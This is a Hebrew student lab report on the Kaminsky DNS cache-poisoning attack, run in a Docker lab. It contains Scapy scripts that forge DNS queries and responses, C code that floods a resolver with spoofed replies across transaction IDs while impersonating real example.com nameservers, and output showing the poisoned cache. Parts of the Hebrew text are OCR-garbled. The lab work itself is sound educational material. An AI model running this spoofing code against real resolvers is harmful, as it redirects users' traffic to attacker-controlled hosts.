

The Kaminsky Attack Lab

מגישים:

אליהו פרידמן 211691159

אדם סין 322453689

מבוא

התקפת קמיןסקי היא אחת מהתקפות הרעלת מטמון DNS המפורסמת. היא פותחה על ידי דן קמיןסקי בשנת 2008 וمبוססת על חולשה בביצועי-DNS שמאפשרת לתוקף להזריק מידע כזב למטרון של שרת-h-DNS. לאחר שההתקפה הצליחה, שרת-h-DNS שומר את המידע הכווצב במטמון, וכך אשר לקוח אחר יבקש מידע על האתר המזוייף, הוא יקבל את התוצאה הכווצבת מבל' לפנות לשרתים אמייתים.

כלים ודרישות:

- Docker: להרצת סביבות עבודה מבודדות של מכונות (שרת DNS, תוקף, וקורבן).
- Scapy: ספרייה Python לבניית בקשות ותשובות DNS לצורך גמישה.
- Wireshark-tcpdump: כלים ללכידת וניתוח תעבורת רשת.

נתאר את מימוש ההתקפה לפי שלבים (Tasks)

2. הקמת סביבה (Task 1)

תיאור הסביבה:

במשימה זו הקמנו סביבה הכוללת ארבעה מיכלים:

1. מיכל שרת DNS מקומי (Local DNS Server): השרת שהותקף במהלך ההתקפה, כתובתו היא 10.9.0.153
2. מיכל תוקף (Attacker): המכונה ממנה נשלחו הבקשות והtagיות המזויפות, כתובתו 10.9.0.2
3. מיכל משתמש (User): מכונת המשתמש ששמבע בקשות DNS רגילות. כתובתו 10.9.0.5
4. מיכל שרת NS של התקוף: כתובתו 10.9.0.153

2.1

שלבים להקמת הסביבה:

אתחול המיכלים:

יש להוריד את קבצי המעבדה ולחלץ אותם.

- הפעלת Docker Compose
השתמשנו בפקודת `up docker-compose` כדי להרים את הסביבה. הקובץ `docker-compose.yml`
הגדר את כל המכונות הדרשיות והקשרים ביניהן.

```
$ docker-compose up -d
```

```
TERMINAL
elifyrdman@elifyrdman-VirtualBox:~/Desktop/syber/Kaminsky_attack_t1/Labsetup 1/Labsetup$ sudo docker-compose up -d
user-10.9.0.5 is up-to-date
local-dns-server-10.9.0.53 is up-to-date
attacker-ns-10.9.0.153 is up-to-date
seed-attacker is up-to-date
```

נבדוק שהמכונות אכן פועלות באמצעות הפקודה

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS
b3c272284c21	seed-attacker_ns	/bin/sh -c 'service...'	3 days ago	Up 3 hours
b9ef0e491d36	seed-user	/start.sh"	3 days ago	Up 3 hours
6545dab165ab	seed-local-dns-server	/bin/sh -c 'service...'	3 days ago	Up 3 hours
4055397530c0	handsonsecurity/seed-ubuntu:large	/bin/sh -c /bin/bash"	3 days ago	Up 3 hours

ניתן לראות את ארבעת המכונות בתמונה

2.4

DNS Setup

לאחר הרמת הקונטינרים, השתמשנו בפקודת `dig` כדי לבדוק שהסביבה מוגדרת כראוי.

נכון למכיל של ה User ומבצע בדיקה מה כתובות IP של com:

```
$ dig ns.attacker32.com
```

```
user-10.9.0.5:/
$> dig ns.attacker32.com
; <>>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31367
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: ae7b3c43f570fd380100000066f87754fa4681997f2eb64e (good)
;; QUESTION SECTION:
;ns.attacker32.com.           IN      A
ANSWER SECTION:
ns.attacker32.com.      259200  IN      A      10.9.0.153
;; Query time: 14 msec
;; SERVER: 10.9.0.53#53(10.9.0.53) (UDP)
;; WHEN: Sat Sep 28 21:38:28 UTC 2024
;; MSG SIZE  rcvd: 90
user-10.9.0.5:/
$>
```

ואכן רואים בתמונה כי הכתובת שמקבלת היא הכתובת של שרת התזקיף

עכשו נבדוק את כתובות IP של com של www.example.com דרכו שרת DNS המקומי:

```
$ dig www.example.com
```

```

> ~ TERMINAL
user-10.9.0.5:/ $> dig example.com
; <>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 43790
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: udp: 4096
;; COOKIE: cd075ad46f597c610100000066f877dad6748c8ff8f312b3 (good)
;; QUESTION SECTION:
;example.com.           IN      A
;;
;; ANSWER SECTION:
example.com.      3600   IN      A      93.184.215.14
;;
;; Query time: 259 msec
;; SERVER: 10.9.0.53#53(10.9.0.53) (UDP)
;; WHEN: Sat Sep 28 21:40:42 UTC 2024
;; MSG SIZE rcvd: 84
user-10.9.0.5:/ $> dig ns example.com
; <>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> ns example.com
;; global options: +cmd

```

ניתן לראות בתמונה שכאשר אנו שולחים את הבקשה בדרך הרגילה(דרך שרת DNS המקומי) אנו מקבלים תשובה אמיתית(כתובת IP) היא 93.184.215.14

\$ dig ns www.example.com

```

root@b9ef0e491d36:/# dig ns example.com
; <>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> ns example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 31219
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 5
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: udp: 4096
;; COOKIE: f36f8503b46ae2880100000066f570243c25a39cbcf0f075 (good)
;; QUESTION SECTION:
;example.com.           IN      NS
;;
;; ANSWER SECTION:
example.com.      86400   IN      NS      a.iana-servers.net.
example.com.      86400   IN      NS      b.iana-servers.net.
;;
;; ADDITIONAL SECTION:
a.iana-servers.net. 1536    IN      A      199.43.135.53
b.iana-servers.net. 1536    IN      A      199.43.133.53
a.iana-servers.net. 1536    IN      AAAA   2001:500:8f::53
b.iana-servers.net. 1536    IN      AAAA   2001:500:8d::53
;;
;; Query time: 258 msec
;; SERVER: 10.9.0.53#53(10.9.0.53) (UDP)
;; WHEN: Thu Sep 26 14:31:00 UTC 2024
;; MSG SIZE rcvd: 204
root@b9ef0e491d36:/#

```

נבדוק מהם Name Server של הדומיין.

\$ dig @ns.attacker32.com www.example.com

```

user-10.9.0.5:/ $> dig @ns.attacker32.com www.example.com
; <>> DIG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>>HEADER<<- opcode: QUERY, status: NOERROR, id: 24775
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: ae3fa58a846131d3010000066f87837e361e68ed05eb45d (good)
;; QUESTION SECTION:
;www.example.com. IN A
;
;; ANSWER SECTION:
www.example.com. 259200 IN A 1.2.3.5
;
;; Query time: 22 msec
;; SERVER: 10.9.0.153#53(ns.attacker32.com) (UDP)
;; WHEN: Sat Sep 28 21:42:15 UTC 2024
;; MSG SIZE rcvd: 88
user-10.9.0.5:/ $> █

```

ניתן לראות בתמונה שכאשר אנו שולחים את הבקשה דרך שרת DNS של התקוף אנו מקבלים תשובה שגיהה(1.2.3.5). מכאן אנו מסיקים שהשלב הקמת המערכת בוצע בהצלחה.

במתקפת Kaminsky המטרה היא לשלוח חבילות DNS מזויפות רבות על מנת לנסוט להרעליל את הקאש(מתਮון) של שרת-h DNS ולגרום לו לקבל מידע מזויף לפני שהתגובה האמיתית מגיעה. לשם כך עליינו לשולח חבילות רבות במהירות גבוהה, כאשר כל אחת מהן משתמשת ב-ID Transaction שונה. הצלחה במתקפה תלויה בכך שאחת מהחבילות תגיע עם ה-ID הנכון לפני שהשרת יקבל תשובה אמיתית מהשרת האמיתי.

כיוון שייצרת חבילות DNS במהירות גבוהה בשפת Python עם Scapy אינה מספקת כדי לבצע את המתקפה בצורה מוצלחת, נשתמש בגישה מושלבת:

Scapy: משמש לייצרת תבנית של חבילה DNS שכוללת את הכותרת ואת הנתונים הנדרשים.
C: נשתמש בקובץ C כדי לטען את התבנית שמנצירה, לשנות ערכים מסוימים (כמו ה-ID Transaction ולחולח חבילות במהירות רבה יותר).

3. משימה 2: ייצרת בקשה DNS ושליחתה (Task 2)

במשימה זו עליינו לכתוב סקריפט שישלח בקשה DNS לשרת DNS המקומי . המטרה היא לגרום לשרת לבקש מידע על דומיין, וכך לאפשר לנו לשלוח תשובות מזויפות.

התחלנו בכתיבת הקוד לייצרת בקשה DNS שמיועדת לשרת DNS המקומי שלנו, על פי התבנית שניתנה לנו. בקשה זו היא השלב הראשון בתהליך התקיפה.
הקוד מתחילה ביצירת בקשה DNS שמיועדת לשרת DNS המקומי לצורך התקפה. בעזרת ספריית scapy, אנו יוצרים חבילה DNS עם שם אקראי, כתובת IP מזויפת ופרוטוקול UDP המשמש לתקשורת מול שרת DNS. החבילה כוללת את שכבת ה-IP שמכילה את כתובת היעד (שרת DNS) ואת כתובת המקור (הכתובת המזויפת של התקוף). לאחר מכן יוצרת החבילה, אנו שומרים אותה כקובץ בינארי לשימוש מאוחר יותר בשלבי ההתקפה, כאשר נשלח אותה על מנת לגרום לשרת DNS לבצע שאילתתה ושלוח תשובה מזויפת.

```

C attack.c named.conf DNS_Request2.py Spoof_DNS_Replies3.py
volumes > DNS_Request2.py ...
You, 50 seconds ago | 1 author (You)
1 #!/usr/bin/env python3
2
3 from scapy.all import *
4 from scapy.layers.dns import DNSQR, DNS
5 from scapy.layers.inet import IP, UDP
6
7 # Parameters
8 dns_server = '10.9.0.53'          # IP of the DNS server
9 random_hostname = 'twysw.example.com' # Random hostname for attack
10 src_port = 12345                  # Source port for UDP packet
11 dest_port = 53                   # DNS uses port 53
12
13 #create a DNS query section for the DNS packet
14 Qdsec = DNSQR(qname=random_hostname)
15 #create a DNS packet
16 dns = DNS(id=0xAAAA,qr=0,qdcount=1,ancount=0,nscount=0,arcount=0,qd=Qdsec)
17 # src - random IP the attacker is spoofing,dst - the IP of the DNS server
18 ip = IP(src ='1.2.3.4',dst=dns_server )
19 # UDP packet with source port 12345 and destination port 53,the port of the DNS server
20 udp = UDP(dport=dest_port, sport=src_port,chksum=0)
21
22 request = ip / udp / dns
23 # Save the DNS request to a file (ip_req.bin)
24 with open("ip_req.bin", "wb") as f:
25     f.write(bytes(request))
26     request.show()

```

בתמונה הקוד עם הערות בתוכו.

נבדוק שהקוד אכן מבצע את הנדרש, אך נשלח את החבילה שהוא יוצר ונסמן את החבילה.

```

local-dns-server-10.9.0.53:/ $> tcpdump -i eth0 port 53 -w dns_qu5.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C2 packets captured
2 packets received by filter
0 packets dropped by kernel

```

נתחילה בהסנה בעזרת TcpDump

```

elifyrdman@elifyrdman-VirtualBox:~/Desktop/syber/Kaminsky_attack_t1/Labsetup 1/Labsetup/volumes$ sudo ./DNS_Request2.py
###[ IP ]###
version  = 4
ihl      = None
tos      = 0x0

```

נՐץ את הקובץ



נפתח את קובץ pcap ב Wireshark וניתן לראות כי הנטקף (10.9.0.53) מקבל שאלחת DNS, עם הפרטים הנכונים, כנדרש.




4. משימה 3: דיווף תשובות DNS

במשימה זו יצרנו תשובות DNS מזויפות על מנת להטעות את שרת ה-DNS. כל תגובה כוללה את הדומיין המזויף ואת כתובתת ה-IP המזויפת. הקוד הזה יוצר חבילת DNS מזויפת שמיועדת לתקוף את שרת ה-DNS המקומי. המטרה היא לשולח תשובות DNS מזויפות במטרה "להרעל" את הקאש (cache-mitman) של ה-DNS המקומי וולגרום לו להאמין שהשמות מהדומיין "example.com" מתארחים אצל שרת ה-DNS של התקוף.

הקוד מתחילה בקביעת פרמטרים, כמו כתובת ה-IP של שרת ה-DNS המקומי (הקורבן) וככתובת ה-IP של שרת ה-DNS המזויף (של התקוף). לאחר מכן הוא בונה את הכותרות והנתונים של חבילת DNS. החבילה כוללת רשותה מסוג שאלה (DNS Query)-שאודה אנו לא משנים, רשותת תשובה (DNS Respond) המצינית את ה-IP המזויף של התקוף, ורשותת NS המצביעת על שרת ה-DNS של התקוף כאחראי על ה-*domain* המזויף ."example.com".

לבסוף, הקוד יוצר חבילת IP ו-UDP ומרכיב את חבילת DNS לתוכה. החבילה נשלחת לשרת ה-DNS המקומי מתוך הכוונה להערים עליון ולגרום לו לקבל את התשובה המזויפת. החבילה נשמרת בקובץ בינהו (.bin_ip_resp) כדי שתישמש בהמשך בתוכנית C שתיריץ את ההתקפה.



```
attack.c          named.conf      DNS_Request2.py      Spoof_DNS_Replies3.py
volumes > Spoof_DNS_Replies3.py > ...
2
3   from scapy.all import *
4   from scapy.layers.inet import IP, UDP
5   from scapy.layers.dns import DNSRR, DNS, DNSQR
6   # Parameters
7   local_dns_server = '10.9.0.53'
8   target_dns_server = '199.43.135.53'
9
10  name = 'twysw.example.com' # hostname used in attack
11  domain = "example.com"
12  ns = "ns.attacker32.com"
13
14  # Construct the DNS headers and payload
15  Qdsec = DNSQR(qname=name) # DNS question record
16  # The DNS answer record, pointing to the attacker's IP
17  Anssec = DNSRR(rrname=name,type='A',rdata='1.2.3.4',ttl=259200)
18  # The DNS NS record, pointing to the attacker's NS server
19  NSsec = DNSRR(rrname=domain,type='NS',rdata=ns,ttl=259200)
20  # The DNS response packet
21  dns = DNS(id=0xAAAA,aa=1,ra =0 ,rd=0,cd =0 ,qr=1,qdcount=1,ancount=1,nscount=1,arcount=0,qd=0dsec,an=Anssec
22
23  # Construct the full packet (IP + UDP + DNS)
24  ip = IP(src=target_dns_server ,dst=local_dns_server,chksum=0)           You, 17 hours ago * t1.1 working
25  # dport is the port of the DNS server, as mention in the lab to ease the process
26  udp = UDP(sport=53 ,dport=33333,chksum=0)                                # UDP header
27  response = ip / udp / dns                                                 # Full response packet
28
29  # Save the packet to a file, which will be used in the C program
30  with open("ip_resp.bin", "wb") as f:
31      f.write(bytes(response))
32      response.show()
```

בתמונה הקוד שמייציף את תשובה DNS. נבדוק שהקוד אכן מבצע את הנדרש, אך נרצה להרייך את הקוד ולראות שהוא מייצר חבילת תשובה מזויפת.

```

$ ./dns_stamps - cache -d group -d cccccc -f /etc/dns/named.conf
local-dns-server-10.9.0.53:/
$> tcpdump -i eth0 port 53 -w dns_ans3.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C1 packet captured
1 packets received by filter
0 packets dropped by kernel
local-dns-server-10.9.0.53:/

```


נתחיל בהסנה בעזרת TcpDump

```


elifryzman@elifyzman-VirtualBox:~/Desktop/syber/Kaminsky_attack_t1/Labsetup/volumes$ sudo ./Spoof_DNS_Replies3.py
###[ IP ]###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = udp
chksum = 0x0

```

נרים את הקובץ



נפתח את קובץ pcap ב Wireshark



ניתן לראות כי חבילת התשובה מכילה את הפרטים המזוייפים שבנוינו לה, ונימן לראות שהIP שמתබל כתשובה הוא הIP המזויף (1.2.3.4). כמו כן הIP src הוא לכואורה ה-IP של ה-NS האמיתית.

משימה 4: ביצוע ההתקפה(Task 4)

כעת הגענו לקובץ שמרכז ומפעיל את ההתקפה.

הקוד משתמש בתבניות חבילות DNS שייצרנו בקבצים המקוריים, אשר בונות חבילות של שאלות ושל תשובות, אשר שמוריהם בקבצי בינהרטיים. בקובץ attack.c מושתמשים בקבצים אלו, לאחר שינוים קלילים, ומשתמשים בהם כדי לשלוח בקשות ותשובות DNS מזויפות לשרת DNS במטרה להרעל את הזיכרון המטען שלו.


נתאר בקצרה את הקוד: אלו הן הוצאות של שלוש פונקציות עיקריות:

Raw Socket send_raw_packet: שולחת חבילה מעלה DNS
send_dns_request: שולחת בקשה לשרת DNS

.DNS: שולחת תשובה לשרת dns_send_response

```
31 int main()
32 {
33     /* ... */
34
35     while (1) {
36         // Generate a random name with length 5
37         char name[6];
38         name[5] = '\0';
39         for (int k=0; k<5; k++) name[k] = a[rand() % 26];
40
41         printf("name: %s, id: %d\n", name, transid);
42
43         //#####
44         /* Step 1. Send a DNS request to the targeted local DNS server.
45          | | | | This will trigger the DNS server to send out DNS queries */
46
47         send_dns_request(ip_req, n_req, name);
48
49
50         /* Step 2. Send many spoofed responses to the targeted local DNS server,
51          | | | | each one with a different transaction ID. */
52
53         for (int i = 0; i < 300; i++)
54         {
55             send_dns_response(ip_resp, n_resp, "199.43.135.53", name, transid);
56             send_dns_response(ip_resp, n_resp, "199.43.133.53", name, transid);
57             transid = transid + 1;
58         }
59     }
60
61     //#####
62 }
```

בפונקציית `main`, התוכנית פותחת את קבצי הבקשה והתשובה שיצרנו ב-`Python`, ווענת אוטם לזריקון. בולולה אינסופית, התוכנית מגירה תחילה אקרואית באורך 5 תוים, שהיא חלק מהדומיין הנשלח ב-DNS query. התחילה זו משמשת להבדיל בין כל בקשה לשאלתה חדשה. לאחר ייצרת התחלית, התוכנית שולחת בקשה לשרת DNS באמצעות הפונקציה `send_dns_request`: פונקציה זו מעדכנת את שם הדומיין בחבילת הבקשה (ב-41 offset) ושולחת את הבקשה לשרת DNS.



```
attack.c X named.conf DNS_Request2.py Spoof_DNS_Replies3.py
volumes > C attack.c > ...
86
87     /* Use for sending DNS request.
88      * ip_req: the DNS request packet,
89      * n_req: the size of the DNS request packet,
90      * name: the domain name to query -generate randomly
91      */
92     void send_dns_request(unsigned char* ip_req, int n_req,char* name)
93     {
94         memcpy(ip_req+41 ,name ,5 ); // Modify the domain name in the Question section at offset 41
95         send_raw_packet(ip_req, n_req); // Send the DNS request packet
96
97     }
98 }
```

בבולולה פנימית, התוכנית מנסה לנחש את ה-ID transaction הנכון על ידי שליחת 300 תשובות מצויפות לשרת DNS עם ערכים שונים של transaction IDs (IDs). לאחר כל ניחוש, מזהה העסקה גדל ב-1, עד שנמצא ה-ID הנכון. דבר זה מתבצע על ידי קריאה לפונקציה `send_dns_response`: `send_dns_response` זו מעדכנת את כתובות ה-IP, את ה-ID, Transaction ID, ואת שם הדומיין בתשובה DNS המזוייפת. לאחר מכן, היא שולחת את התשובה לשרת DNS.

```

100 /* Use for sending forged DNS response,
101 * ip_resp: the DNS response packet,
102 * n_resp: the size of the DNS response packet,
103 * src: the source IP address of example.com, to send out the packet,
104 * name: the domain name to respond to,
105 * id: the transaction ID to use in the response packet.
106 */
107 void send_dns_response(unsigned char *ip_resp, int n_resp,unsigned char* src, char* name ,unsigned short id)
108 {
109     int ip = (int)inet_addr(src); // Convert the source IP to integer
110     memcpy(ip_resp+12, (void*)&ip, 4); // Modify the source IP address in the IP header at offset 12
111
112     unsigned short transid = htons(id); // Convert the transaction ID to network byte order
113     memcpy(ip_resp + 28, (void*)&transid, 2); // Modify the transaction ID in the DNS header at offset 28
114
115     memcpy(ip_resp + 41, name, 5); // Modify the domain name in the Question section at offset 41
116     memcpy(ip_resp + 64, name, 5); // Modify the domain name in the Answer section at offset 64
117
118     // Send the forged DNS response packet
119     send_raw_packet(ip_resp, n_resp);
120
121 }
122
123
124 }
125

```

נ裏ץ את ההתקפה בעזרת קימפוף של הפקודה all או לחילופין

```
$ gcc attack.c -o attack
$ ./attack
```

בדיקה ואיימות (Task 5):

כדי לבדוק אם ההתקפה הצליחה, השתמשתי בפקודת `rndc dumpdb` כדי לוודא שהשרת אכן "הורעל"
במידע הכוון:

```
local-dns-server-10.9.0.53:/ $> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
```

לפני תחילת התקיפה ניתן לראות כי המטמון של ה Local DNS לא מכיל את ns.attacker.com

```
local-dns-server-10.9.0.53:/ $> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/ $> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com. 615521 \-AAAA ;+$NXRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com. 777501 NS ns.attacker32.com.
; ns.attacker32.com [v4 TTL 1721] [v6 TTL 10721] [v4 success] [v6 nxrrset]
local-dns-server-10.9.0.53:/ $>
```

ניתן לראות בתמונה כי לאחר ביצוע התקיפה הצלחנו להכניס למטרון של ה Name Server את ns.attacker32.com מתחת לexample.com, וכך נמצאה ns.attacker32.com.

הציג התוצאות:

ניתן לראות כי ביצוע dig ל כתובות example.com מובילת לכתובת המזוייפת, ובכך נוכיח כי ההתקפה הצליחה.

```

user-10.9.0.5:/ $> dig www.example.com
; <>> DiG 9.18.20-0ubuntu0.20.04.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52393
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: udp: 4096
; COOKIE: e7d06c03c324320f0100000066f889a3a193912fecdd1640 (good)
;; QUESTION SECTION:
;www.example.com.           IN      A
;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.2.3.5
;; Query time: 124 msec
;; SERVER: 10.9.0.53#53(10.9.0.53) (UDP)
;; WHEN: Sat Sep 28 22:56:35 UTC 2024
;; MSG SIZE rcvd: 88
user-10.9.0.5:/ $>

```

ניתן לראות בתמונה כי הכתובת שמופיעות היא הכתובת המזוייפת 1.2.3.5 (מצר שזהו אותה כתובת שקיבלנו כאשר ביצענו dig דרך com.ns.attacker32.com, וכן ההתקפה עצמה).

סיכום:

המבדה מדגימה כיצד ניתן לבצע מתקפת DNS מסוג Kaminsky, הנחשבת לאחת המתקפות החשובות בהיסטוריה של אבטחת המידע. המתקפה מנצלת חולשה בתחום החיפוש והאימוט של פרוטוקול ה-DNS, ומטרתה היא להחדיר רשומות DNS מזויפות לשרתים מקומיים ולהרעל את המטמון שלהם.

באמצעות קוד זה, אנחנו שולחים בקשות DNS תקינות לשרת DNS המקומי, ובמקביל מזריקים תשובות מזויפות שמכילות נתונים שקרים, בתקווה שאחת מהתשובות "תפוג" ב-ID הנכון ותתקבל. כדי להגבר את הסיכוי להצלחת המתקפה, התוכנית שולחת מספר רב של תשובות מזויפות בזמן קצר, כאשר בכל תשובה מוחשי מזהה עסקה שונה.

המבנה של הקוד כולל שימוש הנו ב-Scapy ליצור חבילות DNS הראשונות והן ב-C לתפעול מהיר ויעיל של שליחת החבילות המזויפות. תהילך זה משקף את השימוש בין הבנה عمוקה של פרוטוקול DNS לבין יישום מעשי ויעיל של תקשורת ברשת.

זהו תרגול חשוב להמחשת ההשלכות האפשרות של חולשות בפרוטוקולים קרייטיים, ובכך מדגיש את הצורך בשימוש באמצעות הגנה מפני התקפות מסווג זה.

ביצוע והבנה של מתקפת-h Kaminsky במסגרתuproject הייתה חוויה מעשירה ומאתגרת. המתקפה עצמה מדגישה כמה מערכת-h DNS, שעליה מבוססת כל תယורת האינטרנט, יכולה להיות פגעה ללא ההגנות המתאיימות. בעבודה על הקוד ובשילוב בין Python ל-C, נחשפנו לעומק הטכני הנדרש על מנת לבצע מתקפות מסווג זה.